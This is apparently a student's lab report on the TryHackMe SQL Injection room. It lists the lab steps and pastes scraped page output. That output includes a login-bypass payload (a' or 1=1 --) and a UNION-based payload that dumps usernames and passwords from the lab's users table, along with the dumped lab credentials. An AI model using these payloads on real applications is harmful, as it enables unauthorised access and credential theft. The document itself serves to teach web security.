

**Ex. No.: 4**

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## **SQL INJECTION LAB**

**Aim:**

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

**Algorithm:**

1. Access the SQL Injection Lab in TryHackMe platform using the link-  
<https://tryhackme.com/r/room/sqlilab>
2. Click Start AttackBox to run the instance of Kalilinux distribution.
3. Perform SQL injection attacks on the following-
  - a) Input Box Non-String
  - b) Input Box String
  - c) URL Injection
  - d) POST Injection
  - e) UPDATE Statement
4. Perform broken authentication of login forms with blind SQL injection to extract admin password
5. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag

**Output:**

Log in

a' or 1=1 --

Log in

### SQL Injection 1: Input Box Non-String



Flag  
Employee ID  
Salary  
Passport Number  
Nick Name

THM{ [REDACTED] }  
10  
R250  
8605255014084

## SQL Injection 2: Input Box String

Flag  
Employee ID  
Salary  
Passport Number  
Nick Name  
E-mail

THM{ [REDACTED] }  
10  
R250  
8605255014084



## SQL Injection 5: UPDATE Statement

Log in

10

•••••

Log in

[Home](#) [Edit Profile](#) [Logout](#)

SQL Injection 5: UPDATE Statement

### Francois's Profile

Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	

[Login](#)

Broken Authentication : Blind Injection

[\[Main Menu\]](#)

Invalid username or password.

Log in

Username

Password

Log in

[Create an Account](#)

```
' union select '-1''union select  
1,group_concat(username),group_concat(password),4 from users-- -
```

Profile Logout

Book Title 2

Logged in as

```
' union select '-1''union select 1,group_concat(username),group_concat(password),4 from users-- -
```

Title: admin,dev,amanda,maja,emil,sam2

THM{[REDACTED]},asd,Summer2019!,345m3io4hj3,viking123,asd

Author: 4

**Result:** Thus, the various exploits were performed using SQL Injection Attack.